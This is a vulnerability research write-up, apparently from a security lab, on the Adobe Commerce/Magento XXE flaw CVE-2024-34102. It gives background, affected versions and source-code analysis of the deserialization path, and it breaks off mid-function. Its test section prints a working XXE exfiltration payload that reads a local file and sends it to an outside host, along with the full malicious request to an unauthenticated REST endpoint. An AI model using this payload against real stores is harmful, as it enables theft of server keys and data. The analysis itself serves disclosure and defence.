


# Research & Technique

## Vulnerabilities of Adobe Commerce XXE (CVE-2024-34102)

### ■ Outline of the vulnerability

Magento is a PHP-based open source e-commerce platform first released on March 31, 2008. After being acquired by Adobe in May 2018, Magento Commerce Enterprise Edition was absorbed by and rebranded<sup>1</sup> as Adobe Commerce. Magento Community Edition, on the other hand, still operates as an open source e-commerce platform which is based on Magento Open Source. According to an online search for Adobe Commerce via the OSINT search engine, as of August 9, 2024, Adobe Commerce is used as an e-commerce platform on over 40,000 sites in numerous countries, including the United States and Germany.



출처: fofa.info

Figure 1. Adobe Commerce usage statistics

<sup>1</sup> Rebranding: A marketing strategy that seeks to differentiate a product by adding a new name, term, symbol, design, concept, or a combination of these to an existing brand

On June 13, 2024, an XXE vulnerability (CVE-2024-34102) was disclosed from Adobe Commerce. The vulnerability can occur when the REST API<sup>2</sup> converts JSON data into an object, where a malicious actor can exploit the insufficient filtering logic to perform malicious actions through malicious XML syntax interpretation. Caution is required as attackers can steal important information from the server using this vulnerability.

On July 13, 2024, Adobe announced that the vulnerability could be exploited to execute arbitrary commands, bypass security features, and elevate privileges. Adobe also discovered and notified that CVE-2024-34102 was being exploited in a limited manner against vendors.

- URL: <https://helpx.adobe.com/security/products/magento/apsb24-40.html>

---

<sup>2</sup> Representational State Transfer API (REST API): API that communicates through HTTP requests and performs standard database functions such as creation, reading, updating, and deletion (CRUD) of records within a resource. For example, GET discovers, POST creates, PUT updates, and DELETE deletes records.

## ■ Attack scenario

The figure below shows a CVE-2024-34102 attack scenario.




Figure 2. CVE-2024-34102 attack scenario

- ① Attacker searches a vulnerable Adobe Commerce server being used as an e-commerce platform.
- ② Attacker exploits the CVE-2024-34102 vulnerability to send malicious XML syntax.
- ③ Attacker steals encryption keys from server using malicious XML syntax.
- ④ Attacker uses the stolen key to generate operator JWT token for use in API.
- ⑤ Attacker uses the API with operator privileges through the generated JWT token to steal important information from the server.

## ■ Affected software versions

Software versions vulnerable to CVE-2024-34102 are as follows:

S/W	Vulnerable versions
<b>Adobe Commerce</b>	2.4.7, 2.4.6-p5, 2.4.5-p7, 2.4.4-p8, 2.4.3-ext-7, 2.4.2-ext-7 and earlier versions
<b>Magento Open Source</b>	2.4.7, 2.4.6-p5, 2.4.5-p7, 2.4.4-p8 and earlier versions
<b>Adobe Commerce Webhooks Plugin</b>	From 1.2.0 through 1.4.0

## ■ Test Environment Configuration Information

The operations of CVE-2024-34102 can be tested by setting up a test environment as follows:

Name	Configuration
<b>Victim</b>	Adobe Commerce Magento Community Edition 2.4.7 (192.168.102.74)
<b>Attacker</b>	Kali Linux (192.168.216.129)

## ■ Vulnerability test

### Step 1. Setting up environment

Install, on the victim's computer, Adobe Commerce with CVE-2024-34102 vulnerabilities. For Adobe Commerce installed via Composer install, the version information of the application being used is written in the composer.lock file on the highest level of the installed path.

This is a vulnerable environment because version 2.4.7 is being used in the environment.

```
{
  "name": "magento/product-community-edition",
  "version": "2.4.7",
  "dist": {
    "type": "zip",
    "url": "https://repo.magento.com/archives/magento/product-community-edition/magento-product-community-edition-2.4.7.0.zip",
    "shasum": "366521fc545daf2b89c33de4f873b81589b1d019"
  },
}
```

Figure 3. Checking Adobe Commerce vulnerability information

## Step 2. Conducting vulnerability test

First, the attacker builds a server that responds with malicious XML. A temporary test server can be established using SSRFUtility, which is used for SSRF vulnerability check.

- URL: <https://ssrf.cvssadvisor.com/>

First, click the New Instance button below to issue a new instance.




Figure 4. Issuing SSRFUtility instance

Set the issued instance to return the following malicious XML payload:

```
<!ENTITY % data SYSTEM "php://filter/convert.base64-encode/resource=FILE_TO_READ"> <!ENTITY %  
param1 "<!ENTITY exfil SYSTEM 'https://INSTANCE_URL?%data;'>">
```

This setting can designate the return of the malicious XML payload that reads /etc/hosts file using the Customize HTTP Response function as of the following:




Figure 5. Setting for malicious XML return

Now, send the packet below to the vulnerable Adobe Commerce server by using the CVE-2024-34102 vulnerability:

```
POST /rest/all/V1/guest-carts/eqst-test/estimate-shipping-methods HTTP/2
Host: magento.test
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Content-Type: application/json
Content-Length: 371

{
  "address": {
    "totalsReader": {
      "collectorList": {
        "totalCollector": {
          "sourceData": {
            "data": "<?xml version='1.0' ?> <!DOCTYPE r [ <!ELEMENT r ANY > <!ENTITY % sp SYSTEM 'https://pdc6c0c7.c5.rs/dtd.xml'> %sp; %param1; ]> <r>&exfil;</r>",
            "options": 524290
          }
        }
      }
    }
  }
}
```

You may find the following response from the vulnerable server:




Figure 6. /etc/hosts file leak due to CVE-2024-34102 vulnerability

In the following link, you can find the CVE-2024-34102 vulnerability test PoC that automates the process above:

- URL: <https://github.com/EQSTLab/CVE-2024-34102>




Figure 7. Checking /etc/hosts file leak after CVE-2024-34102 PoC execution



## ■ Detailed analysis of the vulnerability


This section sequentially explains how the CVE-2024-34102 vulnerabilities occur. In **Step 1**, we will analyze webapi.xml and di.xml, which are the access permission and class configuration files, and find out which methods are called from paths that can be accessed without authentication. In **Step 2**, we will analyze the process of deserializing<sup>3</sup> JSON data of the HTTP body into objects. Lastly, in **Step 3**, we will discuss the XML External Entity Injection (XXE) vulnerability that occurs in Adobe Commerce and analyze how the XXE vulnerability occurs by tracing the classes called during the deserialization process above.

### Step 1. Tracking search and execution of URL accessible without authentication

You can access Magento2 via UI and REST API when using the feature. In particular, to check for vulnerabilities, you can first explore the REST API that can be accessed without authentication.

#### 1) webapi.xml

The webapi.xml file in each module specifies detailed settings for accessing the REST API in Magento2. If you refer to the vendor/magento/module-quote/etc/webapi.xml file in the path where Magento is installed, you can see a part of the xml file as follows:



```
<route url="/V1/carts/:cartId/estimate-shipping-methods" method="POST"> ①
  ② <service class="Magento\\Quote\\Api\\ShipmentEstimationInterface" method="estimateByExtendedAddress"/>
  <resources>
    <resource ref="Magento_Cart::manage" /> ③
  </resources>
</route>
```

Figure 8. A part of webapi.xml file

The meaning of each node in the webapi.xml file above is as follows:

- ① route: This is to specify an URL for calling the API, and whether or not to call the API when accessing which method through which URL.
- ② service: You can specify the class and method to be called for the API. In the example above, the method `estimatedByExtendedAddress` is called with `cartId` passed as a parameter.
- ③ resources: The authority to call the API is specified. Among the `ref` attributes, `anonymous` means all users and `self` means customers. In the example above, access by all users is possible without a separate authentication.

From examining webapi.xml where the `ref` attribute value of the `resources` node is `anonymous`, you can see that the following two paths typically do not require a separate authentication process:

---

<sup>3</sup> Deserialization: The process of extracting a data structure from a series of bytes



```
/rest/V1/guest-carts/:cartId/billing-address  
/rest/V1/guest-carts/:cartId/estimate-shipping-methods
```

## 2) di.xml

In Magento2, the class specified in the service node of webapi.xml is not called by its own class name. di.xml defines preferences for a specific class in the instantiation<sup>4</sup> process.

If you refer to the vendor/magento/module-quote/etc/di.xml file in the path where Magento2 is installed as described above, you can see a part of the xml file as follows.

```
vendor > magento > module-quote > etc > di.xml  
8 <config xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:noNamespaceSchemaLocation="urn:magento:framework:ObjectManager/etc/config.xsd">  
13 <preference for="Magento\Quote\Model\ShippingAddressManagementInterface" type="Magento\Quote\Model\ShippingAddressManagement" />  
14 <preference for="Magento\Quote\Model\MaskedQuoteIdToQuoteIdInterface" type="Magento\Quote\Model\MaskedQuoteIdToQuoteId" />  
15 <preference for="Magento\Quote\Model\QuoteIdToMaskedQuoteIdInterface" type="Magento\Quote\Model\QuoteIdToMaskedQuoteId" />  
16 <preference for="Magento\Quote\Api\Data\AddressInterface" type="Magento\Quote\Model\Quote\Address" />  
17 <preference for="Magento\Quote\Api\Data\CartItemInterface" type="Magento\Quote\Model\Quote\Item" />  
18 <preference for="Magento\Quote\Api\Data\CartInterface" type="Magento\Quote\Model\Quote" />  
</config>
```

Figure 9. A part of di.xml file

According to webapi.xml in 1) above, when accessing the URL path /rest/V1/guest-carts/eqst-test/estimate-shipping-methods, the class called internally is

Magento\Quote\Api\Data\AddressInterface, but according to di.xml, the call to that class is replaced by a call to Magento\Quote\Model\Quote\Address class as shown below.




Figure 10. Class name replaced according to di.xml in getPreference function

<sup>4</sup> Instantiation: The process of creating an object from a class

### 3) Calling method analysis

#### (1) /rest/V1/guest-carts/:cartId/estimate-shipping-methods

Among the paths accessible without authentication as described in 1), the settings of webapi.xml for the estimate-shipping-methods path are as follows:

```
vendor > magento > module-quote > etc > webapi.xml
8 <routes xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
165 <route url="/V1/guest-carts/:cartId/estimate-shipping-methods" method="POST">
166 <service class="Magento\Quote\Api\GuestShipmentEstimationInterface" method="estimateByExtendedAddress"/>
167 <resources>
168 <resource ref="anonymous" />
169 </resources>
170 </route>
```

Figure 11. Settings of webapi.xml for the estimate-shipping-methods path

The di.xml setting information of the class called in webapi.xml described in 2) above is as follows:

```
magento > module-quote > etc > di.xml
<config xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:noNamespaceSchemaLocation="urn:magento:framework:ObjectManager/etc/config.xsd"
<preference for="Magento\Quote\Model\GuestCart\GuestShippingAddressManagementInterface" type="Magento\Quote\Model\GuestCart\GuestShippingAdd
<preference for="Magento\Quote\Api\GuestShippingMethodManagementInterface" type="Magento\Quote\Model\GuestCart\GuestShippingMethodManagement
<preference for="Magento\Quote\Api\GuestShipmentEstimationInterface" type="Magento\Quote\Model\GuestCart\GuestShippingMethodManagement" />
<preference for="Magento\Quote\Api\GuestBillingAddressManagementInterface" type="Magento\Quote\Model\GuestCart\GuestBillingAddressManagement
<preference for="Magento\Quote\Api\GuestCartTotalManagementInterface" type="Magento\Quote\Model\GuestCart\GuestCartTotalManagement" />
```

Figure 12. Settings of di.xml according to the webapi.xml settings above

When sending an HTTP request to the /rest/V1/guest-carts/:cartId/estimate-shipping-methods path with the two xml file settings above, the estimatedByExtendedAddress method of the Magento\Quote\Model\GuestCart\GuestShippingMethodManagement class is called. The source code of the estimatedByExtendedAddress method is as follows:

```
vendor > magento > module-quote > Model > GuestCart > GuestShippingMethodManagement.php
24 {
94 /**
97 public function estimateByExtendedAddress($cartId, AddressInterface $address)
98 {
99 /** @var $quoteIdMask QuoteIdMask */
100 $quoteIdMask = $this->quoteIdMaskFactory->create()->load($cartId, 'masked_id');
101
102 return $this->getShipmentEstimationManagement()
103     ->estimateByExtendedAddress((int) $quoteIdMask->getQuoteId(), $address);
104 }
```

Figure 13. estimatedByExtendedAddress method

After sending an HTTP request, you can see that the HTTP body value you sent is converted into an object in the form of AddressInterface class and entered as an argument.

## 2. /rest/V1/guest-carts/:cartId/billing-address

Among the paths accessible without authentication as described in 1) above, the settings of webapi.xml for the billing-address path are as follows:

```
vendor > magento > module-quote > etc > webapi.xml
8 <routes xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
352 <route url="/V1/guest-carts/:cartId/billing-address" method="POST">
353 <service class="Magento\Quote\Api\GuestBillingAddressManagementInterface" method="assign"/>
354 <resources>
355 | <resource ref="anonymous" />
356 </resources>
357 </route>
```

Figure 14. Settings of webapi.xml for the billing-address path

The di.xml setting information of the class called in webapi.xml described in 2) above is as follows:

```
vendor > magento > module-quote > etc > di.xml
8 <config xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:noNamespaceSchemaLocation="urn:magento:framework:ObjectManager/etc/config.xsd">
40 <preference for="Magento\Quote\Api\GuestShippingMethodManagementInterface" type="Magento\Quote\Model\GuestCart\GuestShippingMethodManagement" />
41 <preference for="Magento\Quote\Api\GuestShipmentEstimationInterface" type="Magento\Quote\Model\GuestCart\GuestShippingMethodManagement" />
42 <preference for="Magento\Quote\Api\GuestBillingAddressManagementInterface" type="Magento\Quote\Model\GuestCart\GuestBillingAddressManagement" />
43 <preference for="Magento\Quote\Api\GuestCartTotalManagementInterface" type="Magento\Quote\Model\GuestCart\GuestCartTotalManagement" />
44 <preference for="Magento\Quote\Api\Data\EstimateAddressInterface" type="Magento\Quote\Model\EstimateAddress" />
45 <preference for="Magento\Quote\Api\Data\ProductOptionInterface" type="Magento\Quote\Model\Quote\ProductOption" />
46 <preference for="Magento\Quote\Model\ValidationRules\QuoteValidationRuleInterface" type="Magento\Quote\Model\ValidationRules\QuoteValidationCompo
47 <preference for="Magento\Quote\Model\QuoteMutexInterface" type="Magento\Quote\Model\QuoteMutex"/>
48 <preference for="Magento\Quote\Model\Quote\Item\Option\ComparatorInterface" type="Magento\Quote\Model\Quote\Item\Option\Comparator"/>
49 <preference for="Magento\Quote\Model\Cart\ProductReaderInterface" type="Magento\Quote\Model\Cart\ProductReader"/>
```

Figure 15. Settings of di.xml according to the above webapi.xml setting

When sending an HTTP request to the /rest/V1/guest-carts/:cartId/billing-address path with the two xml file settings above, the assign method of the Magento\Quote\Model\GuestCart\GuestBillingAddressManagement class is called. The source code of the assign method is as follows:

```
vendor > magento > module-quote > Model > GuestCart > GuestBillingAddressManagement.php
17 {
45 public function assign($cartId, \Magento\Quote\Api\Data\AddressInterface $address, $useForShipping = false)
46 {
47     /** @var $quoteIdMask QuoteIdMask */
48     $quoteIdMask = $this->quoteIdMaskFactory->create()->load($cartId, 'masked_id');
49     return (int)$this->billingAddressManagement->assign($quoteIdMask->getQuoteId(), $address, $useForShipping);
50 }
```

Figure 16. Assign method

After sending the HTTP request, you can see that the HTTP body value you sent is converted into an object of the \Magento\Quote\Api\Data\AddressInterface class and entered as an argument. Since both URLs take arguments in the form of objects, we can expect that the HTTP Body requests will be deserialized into an object before they are delivered.

## Step 2. Deserialization process

To understand this vulnerability, you need to understand in detail how JSON format data is deserialized within Magento2 when a request is sent to the HTTP body.

This process is partially performed in the `_createFromArray` method in `vendor/magento/Framework/Webapi/ServiceInputProcessor.php` located in the installation path. The source code for this method is as follows:

```
vendor > magento > framework > Webapi > ServiceInputProcessor.php
39  {
262  /**
275  protected function _createFromArray($className, $data)
276  {
277      $data = is_array($data) ? $data : [];
278      // convert to string directly to avoid situations when $className is object
279      // which implements __toString method like \ReflectionObject
280      $className = (string) $className;
281      $class = new ClassReflection($className);
282      if (is_subclass_of($className, self::EXTENSION_ATTRIBUTES_TYPE)) {
283          $className = substr($className, 0, -strlen('Interface'));
284      }
285
286      // Primary method: assign to constructor parameters
287      $constructorArgs = $this->getConstructorData($className, $data);
288      $object = $this->objectManager->create($className, $constructorArgs);
289
290      // Secondary method: fallback to setter methods
291      foreach ($data as $propertyName => $value) {
292          if (isset($constructorArgs[$propertyName])) {
293              continue;
294          }
295      }
```

Figure 17. `_createFromArray` method

In the deserialization process, the `getConstructorData` method in the `_createFromArray` method above searches for the constructor arguments of the `$className` class in the fields of `$data` and returns them in an array format.

```
vendor > magento > framework > Webapi > ServiceInputProcessor.php
39  {
228  private function getConstructorData(string $className, array $data): array
229  {
230      $preferenceClass = $this->config->getPreference($className);
231      $class = new ClassReflection($preferenceClass ? $className);
232      try {
233          $constructor = $class->getMethod('__construct');
234      } catch (\ReflectionException $e) {
235          $constructor = null;
236      }
237      if ($constructor === null) {
238          return [];
239      }
